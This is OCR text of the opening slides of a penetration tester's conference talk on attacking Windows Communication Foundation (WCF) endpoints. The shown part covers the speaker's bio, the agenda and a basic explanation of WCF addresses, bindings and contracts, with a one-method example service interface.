
illumant

Abusing WCF Endpoints for Fun and Profit



root@ill:~# whoami

- **Chris Anastasio**
  - Penetration tester at illumant
  - Bug bounty hunter
  - Cofounder of Dark Corner
  - CCNA, Linux+, OSCP, OSCE
  - Hacking is my job && my hobby!

Agenda

- Brief intro to WCF
- WCF target enumeration
- Example vulnerable service
- Real world vulnerability analysis and exploitation
- DEMO

Motivation

- Fabius Watson (@FabiusArtrel) presented his research around WCF exploitation at EkoParty 2018
- His work inspired us to find similar bugs
- We believe this attack vector is underhyped
- This stuff is fun!!!


WTF is WCF?

illumant

WTF is WCF?


- WCF – Short for Windows Communication Foundation
- Successor to remoting
- Platform which simplifies development of service oriented applications
- WCF services perform actions on behalf of clients

WTF is WCF?



- WCFService endpoints are defined with by an:
  - Address
  - Binding
  - Contract

WTF is WCF?



- The Address is a URI which uniquely identifies the endpoint
- It's broken into 3 or 4 parts
- Example:

net.tcp://localhost:81/vulnservice/runme

Scheme Host Port Path

WTF is WCF?

- Bindings specify how to communicate with the endpoint and include:
  - The transport protocol (TCP/HTTP)
  - The encoding scheme (text/binary)
  - Transport security (TLS)
  - Security mode (credentials)
- System provided bindings include:
  - BasicHttpBinding, NetTcpBinding, NetNamedPipeBinding
  - Many others

WTF is WCF?

- Contracts define what functionality the service offers
- The `ServiceContract` attribute is applied to classes or interfaces to expose them as a WCF service
- The `OperationContract` attribute is applied to methods to expose them as part of the functionality provided by the service

```
[ServiceContract]
public interface IVulnService
{
    [OperationContract]
    void RunMe(string str);
}
```

